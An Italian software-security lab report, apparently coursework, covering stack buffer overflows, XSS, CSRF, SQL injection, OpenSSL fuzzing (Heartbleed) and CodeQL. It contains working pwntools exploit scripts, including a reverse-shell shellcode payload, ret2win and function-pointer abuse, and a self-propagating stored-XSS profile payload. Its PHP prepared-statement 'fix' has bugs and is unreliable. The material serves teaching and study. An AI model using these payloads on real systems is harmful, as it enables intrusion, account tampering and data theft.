
Lab Buffer Overflow

Buffer Overflow

Il primo passo per la realizzazione dell'attacco è quella di analizzare la memoria del programma sotto attacco, identificando il numero di bytes che intercorrono tra la fine del buffer vulnerabile e il return address della funzione.

Per fare ciò utilizziamo una stringa ciclica posta in input al programma.

Eseguendo il programma tramite GDB e ponendo la stringa ciclica in ingresso, analizzando in che punto l'esecuzione fallisce tramite lo stacktrace di GDB identifichiamo lo spazio che intercorre tra buffer e return address, e possiamo quindi strutturare appropriatamente il payload malevolo.



Una volta ottenute le informazioni sulla struttura interna della memoria del processo possiamo forgiare, attraverso un tool python, un payload che faccia injection di codice malevolo e che sovrascriva il return address allo scopo di mandare in esecuzione il codice inserito.

```
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom
Hello world!![Inferior 1 (process 10003) exited
```

```python
from pwn import *
context.arch='amd64'
context.os='linux'
s_code = shellcraft.amd64.linux.echo('Hello world!!') + shellcraft.amd64.linux.exit()
s_code_asm = asm(s_code)
# Return address in little-endian format
ret_addr = 0x7fffffffdb88 - 167
addr = p64(ret_addr, endian='little')
# Opcode for the NOP instruction (for NOP sled)
nop = asm('nop', arch="amd64")
# Writes payload on a file
payload = b"2\n" + b"A"*1022
payload += nop*(167 - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
with open("./shellcode_payload", "wb") as f:
    f.write(payload)
```

E’ da notare come il payload sia costruito in modo da garantire che abbia una dimensione tale da sovrascrivere il return address con il valore ret_addr, ovvero l’indirizzo a cui il buffer inizia.

Utilizzando la stessa tecnica, ma modificando il paylod che viene inserito all'interno del buffer è possibile fare l'injection di codice che esegue una reverse shell.

```
Listening on 0.0.0.0 12345
Connection received on 127.0.0.1 38080
ls
Makefile
README.md
gen_shellcode.py
payload
payload_ciclic
shellcode_payload
wisdom-alt
wisdom-alt-32
wisdom-alt.c
```

```python
context.arch='amd64'
context.os='linux'
#s_code = shellcraft.amd64.linux.echo('Hello world!!') + shellcraft.amd64.linux.exit()
s_code = shellcraft.amd64.linux.connect('127.0.0.1', 12345) + shellcraft.amd64.linux.dupsh()
s_code_asm = asm(s_code)
# Return address in little-endian format
ret_addr = 0x7fffffffdb88 - 295
addr = p64(ret_addr, endian='little')
# Opcode for the NOP instruction (for NOP sled)
nop = asm('nop', arch="amd64")
# Writes payload on a file
payload = b"2\n" + b"A"*1022
payload += nop*10 + s_code_asm + nop*(295-len(s_code_asm)-10) + addr
print(f"{len(s_code_asm)=}")
with open("./shellcode_payload", "wb") as f:
    f.write(payload)
```

Una volta avviata, tramite tools come netcat è possibile connettersi da remoto alla macchina attaccata.

L’attacco è stato poi ripetuto anche per l’eseguibile compilato per architetture a 32 bit.

```python
from pwn import *
context.arch='i386'
context.os='linux'
s_code = shellcraft.i386.linux.echo('Hello world!!') + shellcraft.i386.linux.exit()
s_code_asm = asm(s_code)
# Return address in little-endian format
ret_addr = 0xffffcd50 - 279
addr = p32(ret_addr, endian='little')
# Opcode for the NOP instruction (for NOP sled)
nop = asm('nop', arch="i386")
# Writes payload on a file
payload = b"2\n" + b"A"*1022
payload += nop*(279 - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
with open("./shellcode_payload_32", "wb") as f:
    f.write(payload)
```

Ci sono solo due differenze sostanziali:

La prima è nella generazione del paylod, che dovrà essere compatibile per architetture x86-32.

La seconda sta nell’identificazione della posizione del return address: le architetture a 32 bit infatti prevedono che la RET provochi eccezioni dopo che l’indirizzo di ritorno è stato rimosso dallo stack e posto nel registro EIP.

```
Use the errno (or errno <number>) command to see the name of the last or provided (libc) error
pwndbg> run < shellcode_payload_32
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt-32 < shellcode_payload_32
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom
Hello world!![Inferior 1 (process 10003) exited normally]
```

Per la challenge successiva vogliamo portare in esecuzione una funzione normalmente non invocata, write_secret.

Il primo passo è quello di ricavare l'indirizzo della funzione. E' possibile farlo eseguendo il programma tramite gdb e, dopo aver fissato un break point, chiamare **print write_secret**.

Una volta ottenuto l'indirizzo, modifichiamo il paylod prodotto dallo script precedente, in modo da sovrascrivere il return address con l'indirizzo appena trovato.

```
$ gdb ./wisdom-alt
(gdb) break main
(gdb) run

...l'esecuzione si interrompe subito prima del main()...

(gdb) print write_secret
$1 = {void (void)} 0x555555555229 <write_secret>
```

```
from pwn import *

# Return address in little-endian format
ret_addr = 0x555555555229
addr = p64(ret_addr, endian='little')
payload = b"2\n" + b"A"*1022
payload += b'A'*295 + addr
with open("./shellcode_payload", "wb") as f:
    f.write(payload)
```

```
unina@software-security:~/software-security/buffer-overflow/challenge$ ./wisdom-alt < shellcode_payload
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom
secret keyIstruzione non consentita (core dump creato)
```

Per l’ultima challenge utilizziamo una vulnerabilità differente per mandare in esecuzione la funzione **pat_on_back**.

```
buf[r] = '\0';
int s = atoi(buf);
fptr tmp = ptrs[s];
tmp();
```

Notiamo che la logica del programma è realizzata in modo tale da ricevere un intero in input e chiamare una funzione associata all’intero a partire da un vettore di puntatori a funzione.

```
addr1 = 0xffffd15c
addr2 = 0x56559094
sizeof = 4

offset = (addr1 - addr2) // sizeof
```


Ricordando che la sintassi ptrs[s] equivale a ptrs + s * sizeof(ptrs[0]), utilizzando gdb, e ricavando l’indirizzo di ptrs e della funzione pat_on_back tramite gdb, calcoliamo l’offset tale da garantire che ptrs[off] corrisponda all’indirizzo della funzione da invocare.

```
Hello there
1. Receive wisdom
2. Add wisdom
Selection >711626802
Achievement unlocked!
```

Lab Web Security

Cross-Site Request Forgery

CSRF è un attacco che forza un utente ad eseguire involontariamente delle azioni su una web application nella quale è attualmente autenticato.
Alcuni cookie non vengono inviati in certi scenari perché i cookie strict per definizione non permettono di essere inviati nelle richieste cross-site.
Un server potrebbe accettare solo cookie Strict per evitare di ricevere attacchi di questo tipo.



Stored XSS Attack on POST request

Il website consente di caricare codice html all'interno della descrizione dei profili. Questo codice sarà fornito ai browser degli altri utenti che si collegano alla pagina.

Aggiungendo codice javascript, poiché non è prevista nessuna forma di validazione o di protezione, è semplice iniettare codice all'interno del browser della vittima.

Il codice javascript in questione effettua una POST che sostituisce la descizione della vittima con la stringa «Sam is my hero».


```
<p><script type="text/javascript">
window.onload = function(){
 var guid  = "&guid=" + elgg.session.user.guid;
 var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
 var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
 var name  = "&name=" + elgg.session.user.name;

 // Construct the content of your url.
 var sendurl = "http://www.xsslabelgg.com/action/profile/edit";     // FILL IN
 var content = token + ts  + name + guid + "&description= Samy is my hero!";
 var samyGuid = 59;    // FILL IN

 if (elgg.session.user.guid != samyGuid){
  //Create and send Ajax request to modify profile
  var Ajax=null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST",sendurl,true);
  Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
  Ajax.send(content);
 }
}
</script></p>
```


SQL Injection Modify Table

L'SQL Injection è una vulnerabilità che permette ad un attaccante di interferire con le query che un'applicazione esegue sul suo database.

Il backend non esegue nessuna validazione sull'input posto in ingresso al sistema e lo utilizza per la creazione di una query SQL.

La form utilizzata in /edit_profile viene utilizzata per riempire i campi di una UPDATE. E' semplice quindi modificare campi normalmente non accessibili, come il campo salary.






SQL Injection Modify Table

Tramite lo stesso form è possibile pilotare la query in modo da modificare i dati di un altro utente.

La query effettuata è riportata all'interno della richiesta http. L'utilizzo di '—' consente di commentare la parte finale della query inserendo una condizione arbitraria.




Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352

SQL Injection Modify Table

In questo caso viene modificata la password di Boby con ‘1’. La query è più sofisticata poiché il server non memorizza direttamente le password, ma ne memorizza il digest SHA1. E’ quindi stata utilizzata la funzione di SQL SHA1.



SQL Injection Prepared Statements

Un prepared statement è una feature utilizzata per pre-compilare il codice SQL, separandolo dai dati.

Tramite l'utilizzo di questa funzionalità è possibile evitare che, i parametri forniti in input dagli utenti, possano modificare il significato della query SQL.

In questo caso il prepared statement è stato realizzato per il webserver dell'applicazione, scritto in PHP.

Tramite l'utilizzo di prepared statement la vulnerabilità di SQL Injection è stata mitigata.

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name = ? and Password = ?");
$stmt->bind_param("is", $input_uname, $hashed_pwd)
$result = $stmt->execute()

if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}
```

Lab Fuzzing

Analisi tramite fuzzing di SSL

Lo scopo del laboratorio è quello di effettuare l'analisi dinamica della libreria OpenSSL tramite fuzzing.

Il primo passo per il testing della libreria è la creazione di un test harness, un driver che utilizzi le funzionalità della libreria.

In questo caso, l'harness legge 100 byte dallo STDIN, che vengono copiati in un array 'data', posto in input alla funzione BIO_write di OpenSSL


```
assert (sctx = SSL_CTX_new(TLSv1_method()));
/* These two file were created with this command:
    openssl req -x509 -newkey rsa:512 -keyout server.key \
   -out server.pem -days 9999 -nodes -subj /CN=a/
*/
assert(SSL_CTX_use_certificate_file(sctx, "server.pem",
                                    SSL_FILETYPE_PEM));
assert(SSL_CTX_use_PrivateKey_file(sctx, "server.key",
                                   SSL_FILETYPE_PEM));
return sctx;
}

int main() {
static SSL_CTX *sctx = Init();
SSL *server = SSL_new(sctx);
BIO *sinbio = BIO_new(BIO_s_mem());
BIO *soutbio = BIO_new(BIO_s_mem());
SSL_set_bio(server, sinbio, soutbio);
SSL_set_accept_state(server);
char data[100];
int size = read(0, data,100);

BIO_write(sinbio, data, size);

SSL_do_handshake(server);
SSL_free(server);
return 0;
}
```

Fuzzing OpenSSL

AFL è un fuzzer che utilizza un algoritmo genetico evolutivo allo scopo di identificare input validi da sottoporre al sistema.

La fitness è calcolata a partire dalla coverage del codice associata ad ogni input.

La coverage è disponibile poiché l'harness e la libreria sono "instrumented" a tempo di compilazione con ASAN.




Diagnosi della vulnerabilità


L'esecuzione di AFL ci ha permesso di identificare una tipologia di input che manda in crash il programma.

Ponendo in input uno di questi input al programma, "instrumented" tramite ASAN, viene identificato un errore di tipo heap-buffer-overflow.

Il punto nel codice di OpenSSL che causa l'errore è evidenziato in rosso, in particolare nel tls1_process_heartbeat.

In giallo è invece evidenziata la linea di codice in cui il buffer in questione è allocato.






Lab Static Analysis

Tutte le funzioni chiamate ‘strlen’

La prima query seleziona tutte le funzioni, all’interno del codice chiamate ‘**strlen**’.


```
import cpp
from Function f
where f.getName() = "strlen"
select f
```



